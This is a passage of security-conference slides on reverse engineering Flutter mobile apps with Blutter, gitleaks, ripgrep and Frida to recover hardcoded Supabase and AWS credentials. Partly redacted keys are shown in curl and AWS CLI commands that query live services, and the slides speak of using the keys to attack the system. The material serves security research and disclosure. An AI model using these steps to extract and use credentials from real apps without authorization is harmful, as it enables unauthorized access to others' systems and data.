Entropy:     5.362008
File:        /home/kali/Desktop/Blutter_Application_3/pp.txt
Line:        7436
Fingerprint: /home/kali/Desktop/Blutter_Application_3/pp.txt:jwt:7436

11:33AM INF scan completed in 2.15s
11:33AM WRN leaks found: 1
```

Application # 3

- Ripgrep was used to find the JWT within the asm folder.
- The JWT was found in the assembly with an API Endpoint.

```
┌──(kali㉿kali)-[~/Desktop/Blutter_Application_3/asm]
└─$ rg "eyJhbGciOiJIUzI1NiIsI"
supabase/src/supabase_client.dart
171:    // 0x8e8608: r2 = "eyJhbGciOiJIUzI1NiIsInR5cCI6IkpXVCJ9.eyJyb2xlIjoiYW5vbiIsImlhdCI6MTYzMzA
2Mz[redacted]"
172:    //     0x8e8608: add             x2, PP, #9, lsl #12  ; [pp+0x93c0] "eyJhbGciOiJIUzI1NiIsIn
```

```
168     //     0x8e8600: sub             SP, SP, #0x30
169     // 0x8e8604: r3 = Sentinel
170     //     0x8e8604: ldr             x3, [PP, #0x38]  ; [pp+0x38] Sentinel
171     // 0x8e8608: r2 = "eyJhbGciOiJIUzI1NiIsInR5cCI6IkpXVCJ9.eyJyb2xlIjoiYW5v[redacted]
172     //     0x8e8608: add             x2, PP, #9, lsl #12  ; [pp+0x93c0] "eyJhbGciOiJIUzI1NiIsInR5cCI6IkpXVCJ9.
173     //     0x8e860c: ldr             x2, [x2, #0x3c0]
174     // 0x8e8610: r1 = "https://cjkrqhzmry[redacted].supabase.co/rest/v1"
175     //     0x8e8610: add             x1, PP, #9, lsl #12  ; [pp+0x93c8] "https://cjkrqhzmry[redacted].supabase
176     //     0x8e8614: ldr             x1, [x1, #0x3c8]
177     // 0x8e8618: r0 = 0
178     //     0x8e8618: movz            x0, #0
179     // 0x8e861c: CheckStackOverflow
180     //     0x8e861c: ldr             x16, [THR, #0x38]  ; THR::stack_limit
```

Application # 3

- Supabase is an open-source database infrastructure built on PostgreSQL.
- https://supabase.com/docs
- The API can be interacted to directly via HTTP requests

Javascript cURL

```
# Append /rest/v1/ to your URL, and then use the table name as the route
curl '<SUPABASE_URL>/rest/v1/todos' \
-H "apikey: <SUPABASE_ANON_KEY>" \
-H "Authorization: Bearer <SUPABASE_ANON_KEY>"
```

Application # 3

- Found further API and database information.
- This can be used as an attack surface to perform further attacks.

```
C:\Users\Datafarm>curl https://cjkrqhzmry[redacted].supabase.co/rest/v1/ -H "apikey: eyJhbGciOiJIUzI1NiIsInR5cCI6IkpXV
CJ9.eyJyb2xlIjoiYW5vbiIsImlhdCI6MTYzMzA2MzMyMy[redacted]" -H
 "Authorization: Bearer eyJhbGciOiJIUzI1NiIsInR5cCI6IkpXVCJ9.eyJyb2xlIjoiYW5vbiIsImlhdCI6MTYzMzA2MzMyMy[redacted]
[redacted]"
{"swagger":"2.0","info":{"description":"","title":"standard public schema","version":"12.2.2 (db9da0b)"},"host":"cjkrq
hzmry[redacted].supabase.co:443","basePath":"/","schemes":["https"],"consumes":["application/json","application/vnd.pg
rst.object+json[redacted]","applic
ation/vnd.pgrst[redacted]t":{"prod
uces":["applica[redacted]nAPI desc
ription (this d[redacted]wFilter.t
racker.id"},{"$[redacted]_at"},{"$
ref":"#/paramet[redacted]:"#/param
eters/rowFilter[redacted]parameter
s/rowFilter.tra[redacted]ters/rowF
ilter.tracker.food_items"},{"$ref":"#/parameters/rowFilter.tracker.emotions_before"},{"$ref":"#/parameters/rowFilter.t
racker.date_time_after"},{"$ref":"#/parameters/rowFilter.tracker.emotions_after"},{"$ref":"#/parameters/rowFilter.trac
```

> **curl** <SUPABASE_URL>/rest/v1/ -H "apikey: <SUPABASE_ANON_KEY>" \
> -H "Authorization: Bearer <SUPABASE_ANON_KEY>

Application # 4

- This application allows you to control and customize your IoT gadget.
- Reverse engineer the application with B(l)utter.

```
┌──(kali㉿kali)-[~/Desktop/blutter]
└─$ python blutter.py '/home/kali/Desktop/Application_4/Application_4_apk/lib/arm64-v8a' '/home/kali/Desktop/Application_4/Blutter_Application_4'
Dart version: 3.4.0, Snapshot: d20a1be77c3d3c41b2a5accaee1ce549, Target: android arm64
flags: product no-code_comments no-dwarf_stack_traces_mode no-lazy_dispatchers dedup_instructions no-tsan no-asserts arm64 android compressed-pointers null-safety
libapp is loaded at 0x7f6e06600000
Dart heap at 0x7f6d00000000
Analyzing the application
Analysis error at line 1466 `void FunctionAnalyzer::handleArgumentsDescriptorTypeArguments(AsmIterator&)`: insn.id() == ARM64_INS_MOV
    0x1289190: sub x15, x15, #0x30
    0x1289194: ldur w0, [x4, #0xf]
    0x1289198: add x0, x0, x28, lsl #32
    0x128919c: cbnz w0, #0x12891b0
  * 0x12891a0: str x0, [x15, #-8]!
    0x12891a4: stur x22, [x29, #-8]
```

Name	Size	Type	Date Modified
ida_script	4.0 KiB	Folder	06/21/24
asm	4.0 KiB	Folder	06/21/24
pp.txt	2.0 MiB	Plain text document	06/21/24
objs.txt	849.3 KiB	Plain text document	06/21/24
blutter_frida.js	399.3 KiB	JavaScript program	06/21/24

Application # 4

- Gitleaks tool was used to scan pp.txt file.
- AWS access token was found hard coded within the application.

```
┌──(kali㉿kali)-[~/Desktop]
└─$ gitleaks detect -s '/home/kali/Desktop/Application_4/Blutter_Application_4/pp.txt' --no-git --v
erbose -r gitleaks_Application_4.json


    ○
    │╲
    │ ○
    ○ ▒
    ▒    gitleaks
```

```
Finding:     ...pp+0×b808] String: "AKIA5JVAT5[redacted]"
Secret:      AKIA5JVAT5[redacted]
RuleID:      aws-access-token
Entropy:     3.684184
File:        /home/kali/Desktop/Application_4/Blutter_Application_4/pp.txt
Line:        8636
Fingerprint: /home/kali/Desktop/Application_4/Blutter_Application_4/pp.txt:aws-access-token:8636
```

Application # 4

- For general use, the aws configure command is the fastest way to set up the AWS CLI installation.
- An AWS Secret Access Key is still missing.
- https://docs.aws.amazon.com/cli/latest/userguide/cli-authentication-user.html

```
$ aws configure
AWS Access Key ID [None]: AKIAIOSFODNN7EXAMPLE
AWS Secret Access Key [None]: wJalrXUtnFEMI/K7MDENG/bPxRfiCYEXAMPLEKEY
Default region name [None]: us-west-2
Default output format [None]: json
```

Application # 4

- Ripgrep was used to find the location of the AWS token within the ASM folder.
- Found the AWS token located within a file from ASM folder.

```
┌──(kali㉿kali)-[~/Desktop/Application_4/Blutter_Application_4/asm]
└─$ rg "AKIA5JVAT5[redacted]"
api_key_store/src/key_store/api_keys/aws_s3_user_clip_upload_id.dart
19:    // 0x1066aa4: r2 = "AKIA5JVAT5[redacted]"
20:    //     0x1066aa4: add             x2, PP, #0xb, lsl #12  ; [pp+0xb808] "AKIA5JVAT5[redacted]
"
```

aws_s3_user_clip_upload_id.dart

api_key_store > src > key_store > api_keys > aws_s3_user_clip_upload_id.dart

```
1   // lib: , url: package:api_key_store/src/key_store/api_keys/aws_s3_user_clip_upload_id.dart
2
3   // class id: 1048865, size: 0x8
4   class :: {
5
6     static late final Uint8List encryptedApiKey; // offset: 0x157c
7
8     static Uint8List encryptedApiKey() {
9       // ** addr: 0x1066a8c, size: 0x3c
10      // 0x1066a8c: EnterFrame
11      //     0x1066a8c: stp             fp, lr, [SP, #-0x10]!
12      //     0x1066a90: mov             fp, SP
13      // 0x1066a94: CheckStackOverflow
14      //     0x1066a94: ldr             x16, [THR, #0x38]  ; THR::stack_limit
15      //     0x1066a98: cmp             SP, x16
16      //     0x1066a9c: b.ls            #0x1066ac0
17      // 0x1066aa0: r1 = Instance_Utf8Encoder
18      //     0x1066aa0: ldr             x1, [PP, #0x6a30]  ; [pp+0x6a30] Obj!Utf8Encoder@22f5931
19      // 0x1066aa4: r2 = "AKIA5JVAT5[redacted]"
20      //     0x1066aa4: add             x2, PP, #0xb, lsl #12  ; [pp+0xb808] "AKIA5JVAT5[redacted]"
21      //     0x1066aa8: ldr             x2, [x2, #0x808]
22      // 0x1066aac: r4 = const [0, 0x2, 0, 0x2, null]
23      //     0x1066aac: ldr             x4, [PP, #0x130]  ; [pp+0x130] List(5) [0, 0x2, 0, 0x2, Null]
24      // 0x1066ab0: r0 = convert()
25      //     0x1066ab0: bl              #0x216a974  ; [dart:convert] Utf8Encoder::convert
26      // 0x1066ab4: LeaveFrame
27      //     0x1066ab4: mov             SP, fp
28      //     0x1066ab8: ldp             fp, lr, [SP], #0x10
29      // 0x1066abc: ret
30      //     0x1066abc: ret
31      // 0x1066ac0: r0 = StackOverflowSharedWithoutFPURegs()
32      //     0x1066ac0: bl              #0x2430ae0  ; StackOverflowSharedWithoutFPURegsStub
33      // 0x1066ac4: b               #0x1066aa0
34    }
```

Application # 4

- At file aws_s3_user_clip_upload_secret.dart contains a secret key which could not be directly read due to encryption.

aws_s3_user_clip_upload_secret.dart ×

api_key_store > src > key_store > api_keys > aws_s3_user_clip_upload_secret.dart

```dart
// lib: , url: package:api_key_store/src/key_store/api_keys/aws_s3_user_clip_upload_secret.dart

// class id: 1048866, size: 0x8
class :: {

  static late final List<int> encryptedApiKey; // offset: 0x1580

  static List<int> encryptedApiKey() {
    // ** addr: 0x10668ac, size: 0x184
    // 0x10668ac: EnterFrame
    //     0x10668ac: stp             fp, lr, [SP, #-0x10]!
    //     0x10668b0: mov             fp, SP
    // 0x10668b4: AllocStack(0x8)
    //     0x10668b4: sub             SP, SP, #8
    // 0x10668b8: r0 = 80
    //     0x10668b8: movz            x0, #0x50
    // 0x10668bc: mov             x2, x0
    // 0x10668c0: r1 = <int>
    //     0x10668c0: ldr             x1, [PP, #0x2e8]  ; [pp+0x2e8] TypeArguments: <int>
    // 0x10668c4: r0 = AllocateArray()
    //     0x10668c4: bl              #0x24309d8  ; AllocateArrayStub
    // 0x10668c8: stur            x0, [fp, #-8]
    // 0x10668cc: r17 = 366
    //     0x10668cc: movz            x17, #0x16e
    // 0x10668d0: StoreField: r0->field_f = r17
    //     0x10668d0: stur            w17, [x0, #0xf]
    // 0x10668d4: r17 = 286
    //     0x10668d4: movz            x17, #0x11e
    // 0x10668d8: StoreField: r0->field_13 = r17
    //     0x10668d8: stur            w17, [x0, #0x13]
    // 0x10668dc: r17 = 486
```

Application # 4

- From analyzing the assembly. It was found that within app_initialize_security.dart file at address '0x126f0a4' is a client for calling and access the AWS S3 bucket

```
app_initialize_security.dart ×
[redacted] > src > app_initialize_security.dart
  12  class SecurityModule extends Module
 680    _ _init(/* No info */) async {
 993      // 0x11f08c8: r5 = "raven-uploaded[redacted]"
 994      //     0x11f08c8: add             x5, PP, #0x29, lsl #12  ; [pp+0x294d0] "raven-uploaded[redacted]"
 995      //     0x11f08cc: ldr             x5, [x5, #0x4d0]
 996      // 0x11f08d0: stur            x0, [fp, #-0x50]
 997      // 0x11f08d4: r0 = AwsS3Client()
 998      //     0x11f08d4: bl              #0x121bc00  ; [package:flutter_utils/src/aws/aws_s3_client.dart] AwsS3Client::AwsS3Client
 999      // 0x11f08d8: ldur            x1, [fp, #-0x10]
1000      // 0x11f08dc: LoadField: r0 = r1->field_53
1001      //     0x11f08dc: ldur            w0, [x1, #0x53]
1002      // 0x11f08e0: DecompressPointer r0
1003      //     0x11f08e0: add             x0, x0, HEAP, lsl #32
1004      // 0x11f08e4: r16 = Sentinel
1005      //     0x11f08e4: ldr             x16, [PP, #0x40]  ; [pp+0x40] Sentinel
```

Application # 4

- Frida script generated from executing B(l)utter was used to hook the function and found the secret access key.

blutter_frida.js

C: > Users > Datafarm > Desktop > blutter_frida.js

```
1   const ShowNullField = false;
2   const MaxDepth = 5;
3   var libapp = null;
4
5   function onLibappLoaded() {
6       xxx("remove this line and correct the hook value");
7       const fn_addr = 0x126f0a4;
8       Interceptor.attach(libapp.add(fn_addr), {
9           onEnter: function () {
10              init(this.context);
11              let objPtr =
12              const [tptr,
13              console.log(
14          }
15      });
16  }
17
```

```
C:\Users\Datafarm\Desktop>frida -U -f com.[redacted] -l blutter_frida.js
     ____
    / _  |   Frida 16.2.1 - A world-class dynamic instrumentation toolkit
   | (_| |
    > _  |   Commands:
   /_/ |_|       help      -> Displays the help system
   . . . .       object?   -> Display information about 'object'
   . . . .       exit/quit -> Exit
   . . . .
   . . . .   More info at https://frida.re/docs/home/
   . . . .
   . . . .   Connected to M2101K7BG (id=KVS4SG69ZDMJTKBY)
Spawned `com.[redacted]`. Resuming main thread!
[M2101K7BG::com.[redacted] ]-> String@74032fe749 = "MRvN0g30WLkQqstPKN/b[redacted]"
```

Application # 4

- AWS configuration was set using the AWS Secret Access Key and AWS Access Key ID. This made it possible to query IAM identity data, proving that the credentials are valid.
- We can use these credentials to perform file upload to the upload role and attack the system.

```
┌──(kali㉿kali)-[~]
└─$ aws configure
AWS Access Key ID [****************OZXE]: AKIA5JVAT5[redacted]
AWS Secret Access Key [****************]: MRvN0g30WLkQqstPKN/bVERe[redacted]
Default region name [None]:
Default output format [None]:

┌──(kali㉿kali)-[~]
└─$ aws sts get-caller-identity
{
    "UserId": "AIDA5JVAT5KF[redacted]",
    "Account": "914091[redacted],
    "Arn": "arn:aws:iam::914091[redacted]:user/[redacted]_clip_uploader"
}
```

COMMSEC

Conclusion

Hack In The Box Security Conference 2024 - Bangkok

Conclusion

- Hardcoding secret credentials poses significant security risks.
- Embedded credentials are vulnerable to reverse engineering and unauthorized access.
- Exposing sensitive data can compromise the entire system.
- Prioritizing security helps protect applications, users, and data from malicious threats.

THANK YOU

For Listening